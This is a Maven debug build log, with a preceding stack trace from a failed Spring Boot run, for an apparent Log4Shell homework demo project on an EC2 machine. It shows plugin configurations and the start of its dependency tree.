at org.apache.maven.lifecycle.internal.LifecycleStarter.execute (LifecycleStarter.java:128)

at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:305)

at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:192)

at org.apache.maven.DefaultMaven.execute (DefaultMaven.java:105)

at org.apache.maven.cli.MavenCli.execute (MavenCli.java:972)

at org.apache.maven.cli.MavenCli.doMain (MavenCli.java:293)

at org.apache.maven.cli.MavenCli.main (MavenCli.java:196)

at jdk.internal.reflect.NativeMethodAccessorImpl.invoke0 (Native Method)

at jdk.internal.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:77)

at jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)

at java.lang.reflect.Method.invoke (Method.java:569)

at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced (Launcher.java:282)

at org.codehaus.plexus.classworlds.launcher.Launcher.launch (Launcher.java:225)

at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode (Launcher.java:406)

at org.codehaus.plexus.classworlds.launcher.Launcher.main (Launcher.java:347)

Caused by: org.apache.maven.plugin.MojoExecutionException: Application finished with exit code: 1

at org.springframework.boot.maven.RunMojo.runWithForkedJvm (RunMojo.java:101)

at org.springframework.boot.maven.AbstractRunMojo.doRunWithForkedJvm (AbstractRunMojo.java:286)

at org.springframework.boot.maven.AbstractRunMojo.run (AbstractRunMojo.java:251)

at org.springframework.boot.maven.AbstractRunMojo.execute (AbstractRunMojo.java:223)

at org.apache.maven.plugin.DefaultBuildPluginManager.executeMojo (DefaultBuildPluginManager.java:137)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:210)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:156)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:148)

at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:117)

at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:81)

at org.apache.maven.lifecycle.internal.builder.singlethreaded.SingleThreadedBuilder.build (SingleThreadedBuilder.java:56)

at org.apache.maven.lifecycle.internal.LifecycleStarter.execute (LifecycleStarter.java:128)

at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:305)

at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:192)

at org.apache.maven.DefaultMaven.execute (DefaultMaven.java:105)

at org.apache.maven.cli.MavenCli.execute (MavenCli.java:972)

at org.apache.maven.cli.MavenCli.doMain (MavenCli.java:293)

at org.apache.maven.cli.MavenCli.main (MavenCli.java:196)

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at jdk.internal.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:77)

at jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)

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at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode (Launcher.java:406)

at org.codehaus.plexus.classworlds.launcher.Launcher.main (Launcher.java:347)

[ERROR]

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/MojoExecutionException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package -X

Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5)

Maven home: /usr/share/maven

Java version: 17.0.15, vendor: Amazon.com Inc., runtime: /usr/lib/jvm/java-17-amazon-corretto.x86_64

Default locale: en, platform encoding: UTF-8

OS name: "linux", version: "6.1.134-152.225.amzn2023.x86_64", arch: "amd64", family: "unix"

[DEBUG] Created new class realm maven.api

[DEBUG] Importing foreign packages into class realm maven.api

[DEBUG] Imported: javax.annotation.* < plexus.core

[DEBUG] Imported: javax.annotation.security.* < plexus.core

[DEBUG] Imported: javax.inject.* < plexus.core

[DEBUG] Imported: org.apache.maven.* < plexus.core

[DEBUG] Imported: org.apache.maven.artifact < plexus.core

[DEBUG] Imported: org.apache.maven.classrealm < plexus.core

[DEBUG] Imported: org.apache.maven.cli < plexus.core

[DEBUG] Imported: org.apache.maven.configuration < plexus.core

[DEBUG] Imported: org.apache.maven.exception < plexus.core

[DEBUG] Imported: org.apache.maven.execution < plexus.core

[DEBUG] Imported: org.apache.maven.execution.scope < plexus.core

[DEBUG] Imported: org.apache.maven.lifecycle < plexus.core

[DEBUG] Imported: org.apache.maven.model < plexus.core

[DEBUG] Imported: org.apache.maven.monitor < plexus.core

[DEBUG] Imported: org.apache.maven.plugin < plexus.core

[DEBUG] Imported: org.apache.maven.profiles < plexus.core

[DEBUG] Imported: org.apache.maven.project < plexus.core

[DEBUG] Imported: org.apache.maven.reporting < plexus.core

[DEBUG] Imported: org.apache.maven.repository < plexus.core

[DEBUG] Imported: org.apache.maven.rtinfo < plexus.core

[DEBUG] Imported: org.apache.maven.settings < plexus.core

[DEBUG] Imported: org.apache.maven.toolchain < plexus.core

[DEBUG] Imported: org.apache.maven.usability < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.* < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.authentication < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.authorization < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.events < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.observers < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.proxy < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.repository < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.resource < plexus.core

[DEBUG] Imported: org.codehaus.classworlds < plexus.core

[DEBUG] Imported: org.codehaus.plexus.* < plexus.core

[DEBUG] Imported: org.codehaus.plexus.classworlds < plexus.core

[DEBUG] Imported: org.codehaus.plexus.component < plexus.core

[DEBUG] Imported: org.codehaus.plexus.configuration < plexus.core

[DEBUG] Imported: org.codehaus.plexus.container < plexus.core

[DEBUG] Imported: org.codehaus.plexus.context < plexus.core

[DEBUG] Imported: org.codehaus.plexus.lifecycle < plexus.core

[DEBUG] Imported: org.codehaus.plexus.logging < plexus.core

[DEBUG] Imported: org.codehaus.plexus.personality < plexus.core

[DEBUG] Imported: org.codehaus.plexus.util.xml.Xpp3Dom < plexus.core

[DEBUG] Imported: org.codehaus.plexus.util.xml.pull.XmlPullParser < plexus.core

[DEBUG]   Imported: org.codehaus.plexus.util.xml.pull.XmlPullParserException < plexus.core

[DEBUG]   Imported: org.codehaus.plexus.util.xml.pull.XmlSerializer < plexus.core

[DEBUG]   Imported: org.eclipse.aether.* < plexus.core

[DEBUG]   Imported: org.eclipse.aether.artifact < plexus.core

[DEBUG]   Imported: org.eclipse.aether.collection < plexus.core

[DEBUG]   Imported: org.eclipse.aether.deployment < plexus.core

[DEBUG]   Imported: org.eclipse.aether.graph < plexus.core

[DEBUG]   Imported: org.eclipse.aether.impl < plexus.core

[DEBUG]   Imported: org.eclipse.aether.installation < plexus.core

[DEBUG]   Imported: org.eclipse.aether.internal.impl < plexus.core

[DEBUG]   Imported: org.eclipse.aether.metadata < plexus.core

[DEBUG]   Imported: org.eclipse.aether.repository < plexus.core

[DEBUG]   Imported: org.eclipse.aether.resolution < plexus.core

[DEBUG]   Imported: org.eclipse.aether.spi < plexus.core

[DEBUG]   Imported: org.eclipse.aether.transfer < plexus.core

[DEBUG]   Imported: org.eclipse.aether.version < plexus.core

[DEBUG]   Imported: org.fusesource.jansi.* < plexus.core

[DEBUG]   Imported: org.slf4j.* < plexus.core

[DEBUG]   Imported: org.slf4j.event.* < plexus.core

[DEBUG]   Imported: org.slf4j.helpers.* < plexus.core

[DEBUG]   Imported: org.slf4j.spi.* < plexus.core

[DEBUG] Populating class realm maven.api

[INFO] Error stacktraces are turned on.

[DEBUG] Message scheme: color

[DEBUG] Message styles: debug info warning error success failure strong mojo project

[DEBUG] Reading global settings from /usr/share/maven/conf/settings.xml

[DEBUG] Reading user settings from /home/ec2-user/.m2/settings.xml

[DEBUG] Reading global toolchains from /usr/share/maven/conf/toolchains.xml

[DEBUG] Reading user toolchains from /home/ec2-user/.m2/toolchains.xml

[DEBUG] Using local repository at /home/ec2-user/.m2/repository

[DEBUG] Using manager EnhancedLocalRepositoryManager with priority 10.0 for /home/ec2-user/.m2/repository

[INFO] Scanning for projects...

[DEBUG] Extension realms for project com.example:log4shell-demo:jar:0.0.1-SNAPSHOT: (none)

[DEBUG] Looking up lifecycle mappings for packaging jar from ClassRealm[plexus.core, parent: null]

[DEBUG] Extension realms for project org.springframework.boot:spring-boot-starter-parent:pom:2.5.5: (none)

[DEBUG] Looking up lifecycle mappings for packaging pom from ClassRealm[plexus.core, parent: null]

[DEBUG] Extension realms for project org.springframework.boot:spring-boot-dependencies:pom:2.5.5: (none)

[DEBUG] Looking up lifecycle mappings for packaging pom from ClassRealm[plexus.core, parent: null]

[DEBUG] === REACTOR BUILD PLAN ==

[DEBUG] Project: com.example:log4shell-demo:jar:0.0.1-SNAPSHOT

[DEBUG] Tasks: [clean, package]

[DEBUG] Style: Regular

[DEBUG] ==

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[jar]---------------------------------

[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]

[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]

[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]

[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]

[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]

[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]

[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]

[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]

[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]

[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]

[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]

[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]

[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]

[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]

[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]

[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]

[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]

[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]

[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]

[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]

[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]

[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]

[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]

[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]

[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]

[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]

[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]

[DEBUG] === PROJECT BUILD PLAN ==

[DEBUG] Project: com.example:log4shell-demo:0.0.1-SNAPSHOT

[DEBUG] Dependencies (collect): [compile+runtime]

[DEBUG] Dependencies (resolve): [compile, compile+runtime, runtime, test]

[DEBUG] Repositories (dependencies): [central (https://repo.maven.apache.org/maven2, default, releases)]

[DEBUG] Repositories (plugins) : [central (https://repo.maven.apache.org/maven2, default, releases)]

[DEBUG] --

[DEBUG] Goal: org.apache.maven.plugins:maven-clean-plugin:3.1.0:clean (default-clean)

[DEBUG] Style: Regular

[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>

<configuration>

 <directory default-value="${project.build.directory}"/>

 <excludeDefaultDirectories default-value="false">${maven.clean.excludeDefaultDirectories}</excludeDefaultDirectories>

 <failOnError default-value="true">${maven.clean.failOnError}</failOnError>

 <followSymLinks default-value="false">${maven.clean.followSymLinks}</followSymLinks>

 <outputDirectory default-value="${project.build.outputDirectory}"/>

 <reportDirectory default-value="${project.build.outputDirectory}"/>

 <retryOnError default-value="true">${maven.clean.retryOnError}</retryOnError>

 <skip default-value="false">${maven.clean.skip}</skip>

 <testOutputDirectory default-value="${project.build.testOutputDirectory}"/>

 <verbose>${maven.clean.verbose}</verbose>

</configuration>

[DEBUG] --

[DEBUG] Goal: org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources (default-resources)

```
[DEBUG] Style:       Regular
[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <addDefaultExcludes default-value="true"/>
  <buildFilters default-value="${project.build.filters}"/>
  <delimiters>
    <delimiter>@</delimiter>
  </delimiters>
  <encoding default-value="${project.build.sourceEncoding}"/>
  <escapeWindowsPaths default-value="true"/>
  <fileNameFiltering default-value="false"/>
  <includeEmptyDirs default-value="false"/>
  <outputDirectory default-value="${project.build.outputDirectory}"/>
  <overwrite default-value="false"/>
  <project default-value="${project}"/>
  <propertiesEncoding>UTF-8</propertiesEncoding>
  <resources default-value="${project.resources}"/>
  <session default-value="${session}"/>
  <skip default-value="false">${maven.resources.skip}</skip>
  <supportMultiLineFiltering default-value="false"/>
  <useBuildFilters default-value="true"/>
  <useDefaultDelimiters default-value="true">false</useDefaultDelimiters>
</configuration>
[DEBUG] ------------------------------------------------------------------------
[DEBUG] Goal:        org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile (default-compile)
[DEBUG] Style:       Regular
[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <basedir default-value="${basedir}"/>
```

```
<buildDirectory default-value="${project.build.directory}"/>
<compilePath default-value="${project.compileClasspathElements}"/>
<compileSourceRoots default-value="${project.compileSourceRoots}"/>
<compilerId default-value="javac">${maven.compiler.compilerId}</compilerId>
<compilerReuseStrategy default-
value="${reuseCreated}">${maven.compiler.compilerReuseStrategy}</compilerReuseStrategy>
<compilerVersion>${maven.compiler.compilerVersion}</compilerVersion>
<debug default-value="true">${maven.compiler.debug}</debug>
<debuglevel>${maven.compiler.debuglevel}</debuglevel>
<encoding default-value="${project.build.sourceEncoding}">${encoding}</encoding>
<executable>${maven.compiler.executable}</executable>
<failOnError default-value="true">${maven.compiler.failOnError}</failOnError>
<failOnWarning default-value="false">${maven.compiler.failOnWarning}</failOnWarning>
<forceJavacCompilerUse default-
value="false">${maven.compiler.forceJavacCompilerUse}</forceJavacCompilerUse>
<fork default-value="false">${maven.compiler.fork}</fork>
<generatedSourcesDirectory default-value="${project.build.directory}/generated-sources/annotations"/>
<maxmem>${maven.compiler.maxmem}</maxmem>
<meminitial>${maven.compiler.meminitial}</meminitial>
<mojoExecution default-value="${mojoExecution}"/>
<optimize default-value="false">${maven.compiler.optimize}</optimize>
<outputDirectory default-value="${project.build.outputDirectory}"/>
<parameters default-value="false">true</parameters>
<project default-value="${project}"/>
<projectArtifact default-value="${project.artifact}"/>
<release>${maven.compiler.release}</release>
<session default-value="${session}"/>
<showDeprecation default-value="false">${maven.compiler.showDeprecation}</showDeprecation>
<showWarnings default-value="false">${maven.compiler.showWarnings}</showWarnings>
<skipMain>${maven.main.skip}</skipMain>
```

<skipMultiThreadWarning default-value="false">${maven.compiler.skipMultiThreadWarning}</skipMultiThreadWarning>

<source default-value="1.6">${maven.compiler.source}</source>

<staleMillis default-value="0">${lastModGranularityMs}</staleMillis>

<target default-value="1.6">${maven.compiler.target}</target>

<useIncrementalCompilation default-value="true">${maven.compiler.useIncrementalCompilation}</useIncrementalCompilation>

<verbose default-value="false">${maven.compiler.verbose}</verbose>

</configuration>

[DEBUG] ----------

[DEBUG] Goal: org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources (default-testResources)

[DEBUG] Style: Regular

[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>

<configuration>

<addDefaultExcludes default-value="true"/>

<buildFilters default-value="${project.build.filters}"/>

<delimiters>

<delimiter>@</delimiter>

</delimiters>

<encoding default-value="${project.build.sourceEncoding}"/>

<escapeWindowsPaths default-value="true"/>

<fileNameFiltering default-value="false"/>

<includeEmptyDirs default-value="false"/>

<outputDirectory default-value="${project.build.testOutputDirectory}"/>

<overwrite default-value="false"/>

<project default-value="${project}"/>

<propertiesEncoding>UTF-8</propertiesEncoding>

<resources default-value="${project.testResources}"/>

<session default-value="${session}"/>

<skip default-value="false">${maven.test.skip}</skip>

<supportMultiLineFiltering default-value="false"/>

<useBuildFilters default-value="true"/>

<useDefaultDelimiters default-value="true">false</useDefaultDelimiters>

</configuration>

[DEBUG] --

[DEBUG] Goal: org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile (default-testCompile)

[DEBUG] Style: Regular

[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>

<configuration>

<basedir default-value="${basedir}"/>

<buildDirectory default-value="${project.build.directory}"/>

<compilePath default-value="${project.compileClasspathElements}"/>

<compileSourceRoots default-value="${project.testCompileSourceRoots}"/>

<compilerId default-value="javac">${maven.compiler.compilerId}</compilerId>

<compilerReuseStrategy default-value="${reuseCreated}">${maven.compiler.compilerReuseStrategy}</compilerReuseStrategy>

<compilerVersion>${maven.compiler.compilerVersion}</compilerVersion>

<debug default-value="true">${maven.compiler.debug}</debug>

<debuglevel>${maven.compiler.debuglevel}</debuglevel>

<encoding default-value="${project.build.sourceEncoding}">${encoding}</encoding>

<executable>${maven.compiler.executable}</executable>

<failOnError default-value="true">${maven.compiler.failOnError}</failOnError>

<failOnWarning default-value="false">${maven.compiler.failOnWarning}</failOnWarning>

<forceJavacCompilerUse default-value="false">${maven.compiler.forceJavacCompilerUse}</forceJavacCompilerUse>

<fork default-value="false">${maven.compiler.fork}</fork>

<generatedTestSourcesDirectory default-value="${project.build.directory}/generated-test-sources/test-annotations"/>

<maxmem>${maven.compiler.maxmem}</maxmem>

<meminitial>${maven.compiler.meminitial}</meminitial>

<mojoExecution default-value="${mojoExecution}"/>

<optimize default-value="false">${maven.compiler.optimize}</optimize>

<outputDirectory default-value="${project.build.testOutputDirectory}"/>

<parameters default-value="false">true</parameters>

<project default-value="${project}"/>

<release>${maven.compiler.release}</release>

<session default-value="${session}"/>

<showDeprecation default-value="false">${maven.compiler.showDeprecation}</showDeprecation>

<showWarnings default-value="false">${maven.compiler.showWarnings}</showWarnings>

<skip>${maven.test.skip}</skip>

<skipMultiThreadWarning default-value="false">${maven.compiler.skipMultiThreadWarning}</skipMultiThreadWarning>

<source default-value="1.6">${maven.compiler.source}</source>

<staleMillis default-value="0">${lastModGranularityMs}</staleMillis>

<target default-value="1.6">${maven.compiler.target}</target>

<testPath default-value="${project.testClasspathElements}"/>

<testRelease>${maven.compiler.testRelease}</testRelease>

<testSource>${maven.compiler.testSource}</testSource>

<testTarget>${maven.compiler.testTarget}</testTarget>

<useIncrementalCompilation default-value="true">${maven.compiler.useIncrementalCompilation}</useIncrementalCompilation>

<verbose default-value="false">${maven.compiler.verbose}</verbose>

</configuration>

[DEBUG] ----------

[DEBUG] Goal: org.apache.maven.plugins:maven-surefire-plugin:2.22.2:test (default-test)

[DEBUG] Style: Regular

[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>

<configuration>

<additionalClasspathElements>${maven.test.additionalClasspath}</additionalClasspathElements>

```
<argLine>${argLine}</argLine>

<basedir default-value="${basedir}"/>

<childDelegation default-value="false">${childDelegation}</childDelegation>

<classesDirectory default-value="${project.build.outputDirectory}"/>

<classpathDependencyExcludes>${maven.test.dependency.excludes}</classpathDependencyExcludes>

<debugForkedProcess>${maven.surefire.debug}</debugForkedProcess>

<dependenciesToScan>${dependenciesToScan}</dependenciesToScan>

<disableXmlReport default-value="false">${disableXmlReport}</disableXmlReport>

<enableAssertions default-value="true">${enableAssertions}</enableAssertions>

<encoding default-value="${project.reporting.outputEncoding}">${surefire.encoding}</encoding>

<excludedGroups>${excludedGroups}</excludedGroups>

<excludesFile>${surefire.excludesFile}</excludesFile>

<failIfNoSpecifiedTests>${surefire.failIfNoSpecifiedTests}</failIfNoSpecifiedTests>

<failIfNoTests>${failIfNoTests}</failIfNoTests>

<forkCount default-value="1">${forkCount}</forkCount>

<forkMode default-value="once">${forkMode}</forkMode>

<forkedProcessExitTimeoutInSeconds default-
value="30">${surefire.exitTimeout}</forkedProcessExitTimeoutInSeconds>

<forkedProcessTimeoutInSeconds>${surefire.timeout}</forkedProcessTimeoutInSeconds>

<groups>${groups}</groups>

<includesFile>${surefire.includesFile}</includesFile>

<junitArtifactName default-value="junit:junit">${junitArtifactName}</junitArtifactName>

<junitPlatformArtifactName default-value="org.junit.platform:junit-platform-
engine">${junitPlatformArtifactName}</junitPlatformArtifactName>

<jvm>${jvm}</jvm>

<localRepository default-value="${localRepository}"/>

<objectFactory>${objectFactory}</objectFactory>

<parallel>${parallel}</parallel>

<parallelMavenExecution default-value="${session.parallel}"/>

<parallelOptimized default-value="true">${parallelOptimized}</parallelOptimized>
```

<parallelTestsTimeoutForcedInSeconds>${surefire.parallel.forcedTimeout}</parallelTestsTimeoutForcedInSeconds>

<parallelTestsTimeoutInSeconds>${surefire.parallel.timeout}</parallelTestsTimeoutInSeconds>

<perCoreThreadCount default-value="true">${perCoreThreadCount}</perCoreThreadCount>

<pluginArtifactMap>${plugin.artifactMap}</pluginArtifactMap>

<pluginDescriptor default-value="${plugin}"/>

<printSummary default-value="true">${surefire.printSummary}</printSummary>

<projectArtifactMap>${project.artifactMap}</projectArtifactMap>

<projectBuildDirectory default-value="${project.build.directory}"/>

<redirectTestOutputToFile default-value="false">${maven.test.redirectTestOutputToFile}</redirectTestOutputToFile>

<remoteRepositories default-value="${project.pluginArtifactRepositories}"/>

<reportFormat default-value="brief">${surefire.reportFormat}</reportFormat>

<reportNameSuffix default-value="">${surefire.reportNameSuffix}</reportNameSuffix>

<reportsDirectory default-value="${project.build.directory}/surefire-reports"/>

<rerunFailingTestsCount default-value="0">${surefire.rerunFailingTestsCount}</rerunFailingTestsCount>

<reuseForks default-value="true">${reuseForks}</reuseForks>

<runOrder default-value="filesystem">${surefire.runOrder}</runOrder>

<shutdown default-value="testset">${surefire.shutdown}</shutdown>

<skip default-value="false">${maven.test.skip}</skip>

<skipAfterFailureCount default-value="0">${surefire.skipAfterFailureCount}</skipAfterFailureCount>

<skipExec>${maven.test.skip.exec}</skipExec>

<skipTests default-value="false">${skipTests}</skipTests>

<suiteXmlFiles>${surefire.suiteXmlFiles}</suiteXmlFiles>

<tempDir default-value="surefire">${tempDir}</tempDir>

<test>${test}</test>

<testClassesDirectory default-value="${project.build.testOutputDirectory}"/>

<testFailureIgnore default-value="false">${maven.test.failure.ignore}</testFailureIgnore>

<testNGArtifactName default-value="org.testng:testng">${testNGArtifactName}</testNGArtifactName>

<testSourceDirectory default-value="${project.build.testSourceDirectory}"/>

<threadCount>${threadCount}</threadCount>

<threadCountClasses default-value="0">${threadCountClasses}</threadCountClasses>

<threadCountMethods default-value="0">${threadCountMethods}</threadCountMethods>

<threadCountSuites default-value="0">${threadCountSuites}</threadCountSuites>

<trimStackTrace default-value="true">${trimStackTrace}</trimStackTrace>

<useFile default-value="true">${surefire.useFile}</useFile>

<useManifestOnlyJar default-value="true">${surefire.useManifestOnlyJar}</useManifestOnlyJar>

<useSystemClassLoader default-value="true">${surefire.useSystemClassLoader}</useSystemClassLoader>

<useUnlimitedThreads default-value="false">${useUnlimitedThreads}</useUnlimitedThreads>

<workingDirectory>${basedir}</workingDirectory>

<project default-value="${project}"/>

<session default-value="${session}"/>

</configuration>

[DEBUG] --

[DEBUG] Goal: org.apache.maven.plugins:maven-jar-plugin:3.2.0:jar (default-jar)

[DEBUG] Style: Regular

[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>

<configuration>

<archive>

<manifest>

<mainClass>${start-class}</mainClass>

<addDefaultImplementationEntries>true</addDefaultImplementationEntries>

</manifest>

</archive>

<classesDirectory default-value="${project.build.outputDirectory}"/>

<finalName default-value="${project.build.finalName}"/>

<forceCreation default-value="false">${maven.jar.forceCreation}</forceCreation>

<outputDirectory default-value="${project.build.directory}"/>

<outputTimestamp default-value="${project.build.outputTimestamp}"/>

<project default-value="${project}"/>

<session default-value="${session}"/>

<skipIfEmpty default-value="false"/>

<useDefaultManifestFile default-value="false">${jar.useDefaultManifestFile}</useDefaultManifestFile>

</configuration>

[DEBUG] --

[DEBUG] Goal: org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage)

[DEBUG] Style: Regular

[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>

<configuration>

<attach default-value="true"/>

<excludeDevtools default-value="true">${spring-boot.repackage.excludeDevtools}</excludeDevtools>

<excludeGroupIds default-value="">${spring-boot.excludeGroupIds}</excludeGroupIds>

<excludes>${spring-boot.excludes}</excludes>

<executable default-value="false"/>

<finalName default-value="${project.build.finalName}"/>

<includeSystemScope default-value="false"/>

<includes>${spring-boot.includes}</includes>

<layout>${spring-boot.repackage.layout}</layout>

<mainClass>com.example.log4shell.Log4ShellDemoApplication</mainClass>

<outputDirectory default-value="${project.build.directory}"/>

<outputTimestamp default-value="${project.build.outputTimestamp}"/>

<project default-value="${project}"/>

<session default-value="${session}"/>

<skip default-value="false">${spring-boot.repackage.skip}</skip>

</configuration>

[DEBUG] ==

[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=9842985, ConflictMarker.markTime=242140, ConflictMarker.nodeCount=71, ConflictIdSorter.graphTime=2879896, ConflictIdSorter.topsortTime=259001,

ConflictIdSorter.conflictIdCount=36, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=5866825, ConflictResolver.conflictItemCount=70, DefaultDependencyCollector.collectTime=200385593, DefaultDependencyCollector.transformTime=20180407}

[DEBUG] com.example:log4shell-demo:jar:0.0.1-SNAPSHOT

[DEBUG] org.springframework.boot:spring-boot-starter-web:jar:2.5.5:compile

[DEBUG] org.springframework.boot:spring-boot-starter:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG] org.springframework.boot:spring-boot:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG] org.springframework.boot:spring-boot-autoconfigure:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG] org.springframework.boot:spring-boot-starter-logging:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG] ch.qos.logback:logback-classic:jar:1.2.6:compile (version managed from 1.2.6)

[DEBUG] ch.qos.logback:logback-core:jar:1.2.6:compile (version managed from 1.2.6)

[DEBUG] org.apache.logging.log4j:log4j-to-slf4j:jar:2.14.1:compile (version managed from 2.14.1)

[DEBUG] jakarta.annotation:jakarta.annotation-api:jar:1.3.5:compile (version managed from 1.3.5)

[DEBUG] org.springframework:spring-core:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-jcl:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.yaml:snakeyaml:jar:1.28:compile (version managed from 1.28)

[DEBUG] org.springframework.boot:spring-boot-starter-json:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG] com.fasterxml.jackson.core:jackson-databind:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] com.fasterxml.jackson.core:jackson-core:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] com.fasterxml.jackson.datatype:jackson-datatype-jdk8:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] com.fasterxml.jackson.datatype:jackson-datatype-jsr310:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] org.springframework.boot:spring-boot-starter-tomcat:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG] org.apache.tomcat.embed:tomcat-embed-core:jar:9.0.53:compile (version managed from 9.0.53)

